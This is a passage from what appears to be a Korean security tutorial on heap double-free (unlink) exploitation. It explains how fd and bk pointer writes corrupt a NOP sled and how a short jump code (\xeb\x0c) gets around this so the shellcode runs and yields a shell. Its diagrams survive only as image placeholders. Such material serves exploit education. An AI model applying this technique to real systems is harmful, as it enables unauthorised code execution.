
이를 보기 쉽게 도표로 정리하면.



이러한 입력 값을 입력하고 그 결과 메모리는 이러한 구조를 가지게 되었습니다.




그 후 mol1을 free 하자 이러한 구조를 가지게 되었습니다.




이 도표를 보면 shellcode가 있는 주소는 0x8049ada 이고 쉘코드 앞에는 NOP(90)이 깔려 있습니다.

그렇다면 우리가 임의로 정해준 fake_chunk의 bk가 가리키는 부분은 0x8049184 인데 이는 NOP(90)이 있는 곳의 한복판이고 NOP을 타고 shellcode를 실행하게 되겠지요.
그런데 이상한 일이 생겼습니다.
NOP이 있는 곳 한복판에 이상한 주소 값이 들어있는 것을 볼 수 있는데. 이 값은 바로 fd가 가리키고 있는 주소와 일치한다는 것을 알 수 있습니다.
앞에서 fd 와 bk가 각각 +12, +8자리에 상대방의 주소 값을 입력한다는 내용을 생각하면 이 값은 bk가 가리키는 곳의 +8자리에 fd의 주소가 들어왔다는 것을 알 수 있습니다.
그렇다면 문제가 발생하는데 NOP의 흐름이 깨진다는 것이지요. 결국 shellcode도 실행시키지 못할 것입니다.

이 문제를 해결하는 방법이 있는데 그것은 jumpcode를 삽입 하는 방법입니다.



입력 값을 조금 바꾸었습니다. 특이점은 xebx0c가 들어갔다는 것인데
이는 12byte만큼 jump하라는 의미로 우리가 앞에서 발견한 치환에 따른 NOP 흐름이 끈기는 것을 방지할 수 있습니다.



그렇게 되면 결국 shellcode까지 끈기지 않고 가게 되고 shell을 획득 할수 있게 되는 것입니다.

8. 참고문서

▶ 원재아빠님의 Double Free Bug-1,2
▶Heap기반 free()&malloc() exploit작성하기 - x82
▶free() 함수는 어떻게 해제할 메모리영역의 크기를 알까요? -imsangchin(네이버지식인.)
▶Keimyung University 김홍택님 heap
▶Chosun University 모상만 교수님 수업자료 중. linked list.